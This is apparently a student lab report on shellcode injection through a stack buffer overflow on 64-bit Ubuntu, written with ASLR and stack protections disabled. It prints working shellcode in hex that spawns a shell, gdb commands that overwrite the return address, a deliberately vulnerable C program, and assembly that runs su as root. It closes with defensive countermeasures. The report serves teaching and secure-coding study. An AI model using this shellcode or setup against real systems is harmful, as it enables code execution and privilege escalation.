Shell Code Injection Attack by Occurring Buffer Overflow

Jiwon Hwang *Cybersecurity*
University of Maryland, College Park
jhwang97@umd.edu

***Abstract*—This paper presents a comprehensive analysis of shell code injection attacks through buffer overflow vulnerabilities. The research demonstrates how buffer overflow can be exploited to inject and execute malicious shell code by overriding control flow mechanisms. Using a controlled environment with disabled security protections, we successfully demonstrate the injection of shell code through stack manipulation techniques. The study reveals the critical importance of memory management and secure coding practices in preventing such vulnerabilities. Our findings emphasize the necessity of modern security mechanisms such as ASLR, stack canaries, and DEP/NX bit protection in defending against these attack vectors.**

I. Introduction

Buffer overflow vulnerabilities represent one of the most persistent and dangerous security threats in software systems. These vulnerabilities occur when a program writes more data to a buffer than it can hold, potentially overwriting adjacent memory locations and corrupting the program's execution flow [1]. When combined with shell code injection techniques, buffer overflows can allow attackers to execute arbitrary code with the privileges of the vulnerable program.

Shell code injection attacks exploit buffer overflow vulnerabilities to inject and execute malicious code within the target system's memory space. The injected shell code can perform various malicious activities, from spawning command shells to escalating privileges or accessing sensitive system resources.

A. Running environment

The experimental setup for this research was conducted under controlled conditions to ensure reproducibility and safety:

- System A
  - OS: Ubuntu 24.04.1 LTS
  - Architecture: x86_64(64-bit)
  - Compiler: gcc v13.2.0
  - Debugger: gdb v15.0.50
  - Extension: pwndbg v2024.08.29
  - Perl: v5.38.2

B. Purpose

The purpose of this report is to achieve secure coding awareness by exploring various methods of stack-based attacks and understanding their implications for system security:

- **Buffer Overflow Analysis:** Due to limited memory space and improper bounds checking, programming without awareness of buffer limits can cause serious security vulnerabilities. Understanding how these overflows occur is crucial for developing secure applications.
- **Shell Code Execution:** Shell code is defined as a set of carefully crafted machine instructions that are injected and executed by an exploited program. It can directly manipulate CPU registers and alter the functionality of the compromised program [1].
- **Control Flow Hijacking:** Once buffer overflow occurs, memory structures become corrupted with overflowed data, leading to unintended program behavior. By redirecting the stack pointer to controlled memory locations, attackers can execute arbitrary code and compromise system security.

Ethical Considerations: This research is conducted purely for educational purposes to understand vulnerability mechanisms and improve defensive strategies. All experiments are performed in isolated environments, and the knowledge gained should be used responsibly for strengthening system security rather than malicious exploitation.

II. Methodology

A. Buffer Overflow

The buffer overflow technique targets the program's stack structure by carefully calculating the required payload size:

1) Prepare the vulnerable code with a 16-byte buffer (See Appendices A)
2) Calculate the total payload size: 24 bytes of data plus 8 bytes for the return address
   The payload structure consists of:
   - **16-byte buffer:** Fill this allocated buffer space with filler data (letter "X")
   - **8-byte RBP override:** In x86_64 architecture, the saved base pointer (RBP) occupies 8 bytes on the stack. This must be overwritten to reach the return address.
   - **8-byte Return Address:** The critical component that redirects program execution to our injected shell code. This address must point to the location where our shell code resides in memory.

   The total of 32 bytes (24 bytes to fill buffer and RBP + 8 bytes for return address) is required to successfully override the return address and redirect execution flow.

B. Compile and Run

The compilation process requires disabling several security mechanisms to demonstrate the vulnerability:

1) Turn off Address Space Layout Randomization (ASLR) to ensure consistent memory addresses:

```
sysctl -w kernel.randomize_va_space=0
ldd ./overflowshell
ldd ./overflowshell
ldd ./overflowshell
```

   Note: Multiple ldd commands verify that memory addresses remain consistent across executions.
2) Compile the Code with disabled security protections:

```
gcc -fno-stack-protector -z
  execstack -o overflowshell
  overflowshell.c
```

   The compilation flags disable stack protection (-fno-stack-protector) and allow stack execution (-z execstack), creating conditions necessary for the attack.
3) Run the Program:

```
./overflowshell
```

C. Set the Environmental Variable

The shell code is stored in an environment variable with NOP sled technique for reliability:

```
export SHELLCODE=`perl -e 'print␣"\x90"␣
  x␣
  2000,"\x48\x31\xff\xb0\x69\x0f\x05\x48
\x31\xd2\x48\xbb\xff\x2f\x62\x69\x6e\x2f
\x73\x68\x48\xc1\xeb\x08\x53\x48\x89\xe7
\x48\x31\xc0\x50\x57\x48\x89\xe6\xb0\x3b
\x0f\x05\x6a\x01\x5f\x6a\x3c\x58\x0f\x05
"'`
```

The 2000 NOP instructions (\x90) create a "NOP sled" that increases the chances of successful code execution even if the exact return address is slightly off target.

D. Debug

The debugging process uses GDB with pwndbg extension to precisely locate memory addresses and verify the attack:

1) Find the target return address by examining the stack:

```
gdb ./overflowshell
pwndbg> b *main+53
pwndbg> run `perl -e 'print␣"X"␣x␣
  24,␣"Y"␣x␣8'`
pwndbg> x/100a $rsp
```

2) Execute buffer overflow with the calculated return address:

```
pwndbg> run `perl -e 'print␣"X"␣x␣
  24,␣"\x80\xef\xff\xff\xff\x7f"'`
pwndbg> ni
```

III. Results

A. Fixed Memory address

With ASLR disabled, memory addresses remain consistent across multiple program executions, as demonstrated in Figure 1. This consistency is crucial for the attack's success, as it allows reliable prediction of memory layout.

B. Stack Manipulation Results

The debugging process successfully revealed the stack structure and confirmed that our 24-byte payload correctly overwrites the buffer and saved RBP, reaching the return address location. Figure 2 shows the debugging output where the stack pointer (RSP) is successfully replaced with our controlled data.

C. Shell Code Execution

As shown in Figure 6, the shell code injection attack was successfully executed. The program's control flow was redirected to our injected shell code, demonstrating the effectiveness of the buffer overflow technique combined with environment variable storage.

D. Figures



Figure 1. Fixed Memory Address - Multiple executions of ldd show identical memory addresses, confirming ASLR is disabled



Figure 3. Finding RSP Value - Stack analysis to locate the target return address for redirection



Figure 2. Debugging Result - Stack examination showing successful buffer overflow with controlled data

Figure 4. Shell Code Injected - Environment variable containing NOP sled and malicious shell code

Figure 5. Return Value Injected - Successful replacement of return address with target location



Figure 6. Running Result - Final execution showing successful shell code injection and execution

IV. Discussion

By setting the shell code environment variable and carefully calculating the return address offset, we successfully demonstrated shell code injection through buffer overflow exploitation.

A. Stack Manipulation Analysis

- With 24 bytes of "X" characters, the buffer and saved RBP were successfully overwritten, and the return address was replaced with our controlled value (as shown in Figure 2).
- After 2000 NOP instructions, the shell code was successfully positioned in memory. The address "0x7fffffffef38" was selected as the target return address based on stack analysis (Figure 3).
- By replacing the return address with our calculated target address, the shell code execution was achieved (Figure 6).

B. Shell Code Development Challenges

Although I attempted several times to create custom shell code, various obstacles were encountered:

- Created assembly code to execute /usr/bin/su for privilege escalation (See Appendices B).
- Assembled and linked the shell code:

```
as -o shellcode.o shellcode.S
ld -o shellcode shellcode.o
```

- Extracted the machine code using objdump (Figure 7):

```
objdump -d shellcode
```

C. Custom Shell Code Injection Attempt

The self-developed shell code was injected into the environment variable (Figure 8):

```
export SHELLCODE=‘perl -e ’print␣"\x90"␣x␣
  2000,"\x4d\x31\xc0\x41\xb1\x3c\xeb\x1a
\x58\x48\x31\xc9\x48\x31\xdb\x8a\x1c\x08
\x4c\x39\xc3\x74\x10\x44\x30\xcb\x88\x1c
\x08\x48\xff\xc1\xeb\xed\xe8\xe1\xff\xff
\xff\x74\x0d\xfc\x74\xbf\xfc\x4d\x74\x0d
\xc3\x74\x0d\xca\x33\x39\xd7\x2e\x74\x0d
\xfc\x74\xbf\xfc\x07\x63\x74\x0d\xee\x6e
\x6b\x74\xb5\xda\x33\x39\xd4\xd5\xc3\xc3
\xc3\x13\x5e\x55\x52\x13\x46\x4f\x54"’ ‘
```

D. Security Implications and Limitations

This research was conducted in a highly controlled environment with multiple security mechanisms deliberately disabled:

- **ASLR Disabled:** In real-world scenarios, Address Space Layout Randomization makes memory addresses unpredictable, significantly hindering such attacks.
- **Stack Protection Disabled:** Modern compilers include stack canaries and other protections that detect buffer overflows.
- **Executable Stack:** Modern systems typically use DEP/NX bit protection to prevent code execution from stack memory.

E. Defensive Countermeasures

To mitigate such vulnerabilities, developers and system administrators should implement:

- **Secure Coding Practices:** Use bounds-checking functions like strncpy() instead of strcpy(), and validate all input lengths.
- **Compiler Protections:** Enable stack protection (-fstack-protector), position-independent execution, and other security flags.
- **System-Level Protections:** Maintain ASLR, DEP/NX bit, and other modern security mechanisms in production environments.
- **Code Review and Testing:** Regular security audits and automated vulnerability scanning can identify potential buffer overflow vulnerabilities.

F. Figures



Figure 7. Object Dump Result - Disassembled custom shell code showing machine instructions

Figure 8. Debugging Result - Testing custom shell code injection attempt

V. Conclusion

This research demonstrates that even with modern protection mechanisms like ASLR and stack protection available, insufficient understanding of memory management and insecure coding practices can lead to serious vulnerabilities. The successful demonstration of shell code injection through buffer overflow highlights the critical importance of these security technologies.

The experiments reveal that without proper protections, memory addresses become easily predictable, making systems vulnerable to shell code injection attacks that can directly manipulate CPU registers and system functionality. This emphasizes the necessity of maintaining multiple layers of security, including both compile-time protections and runtime defenses.

For software developers, this research underscores the importance of secure coding practices, proper input validation, and awareness of memory management principles. The combination of technical safeguards and security-conscious development practices provides the most effective defense against buffer overflow vulnerabilities.

Future work should explore advanced exploitation techniques against modern protection mechanisms and investigate emerging defensive technologies to stay ahead of evolving attack vectors.

VI. Appendices

A. overflowShell.c

```c
#include <stdio.h>
#include <string.h>

int main(int argc, char * argv[]){
        char buf[16];
        if(argc != 2)
                return -1;
        strcpy(buf, argv[1]);
        return 0;
}
```

B. shellcode.S

```
.section .text
.global _start

_start:
    xor %rax, %rax                  # Clear RAX (
        set up execve later)

    # Push "/usr/bin/su" onto the stack
        manually
    movabs $0x75732f6e69622f72, %rdi  # Little-
        endian for "/usr/bin"
    push %rdi                       # Push first
        part
    movabs $0x73752f2f, %rdi     # Little-endian
         for "/su"
    push %rdi                       # Push second
        part

    mov %rsp, %rdi                  # RDI points
        to "/usr/bin/su"

    # Push "root" onto the stack manually
    push $0x00746f6f72               # Push "root"
         with null-terminator
    mov %rsp, %rsi                  # RSI points
        to "root"

    # Align the stack to 16 bytes (important
        for execve)
    and $-16, %rsp

    # Prepare argv[] array ("/usr/bin/su", "
        root", NULL)
    xor %rdx, %rdx                  # Clear RDX (
        NULL terminator for argv[])
    push %rdx                       # NULL (argv
        [2])
    push %rsi                       # "root" (argv
        [1])
    push %rdi                       # "/usr/bin/su
```

```
    " (argv[0])
mov %rsp, %rsi                  # RSI points
    to argv[] array

# Set up execve syscall (execve("/usr/bin/
    su", ["/usr/bin/su", "root"], NULL))
mov $0x3b, %al                  # Syscall
    number for execve (59)
syscall                         # Execute
    syscall

# Graceful exit if execve fails
mov $60, %rax                   # Exit syscall
     number (60)
xor %rdi, %rdi                  # Exit status
    0
syscall                         # Call exit
```

REFERENCES

[1] Beenu Arora, Shell Code For Beginners, https://www.exploit-db.com/docs/english/13019-shell-code-for-beginners.pdf

[2] Aleph One, "Smashing The Stack For Fun And Profit," Phrack Magazine, Vol. 7, Issue 49, 1996.

[3] M. Abadi, M. Budiu, U. Erlingsson, and J. Ligatti, "Control-flow integrity," in Proceedings of the 12th ACM conference on Computer and communications security, 2005.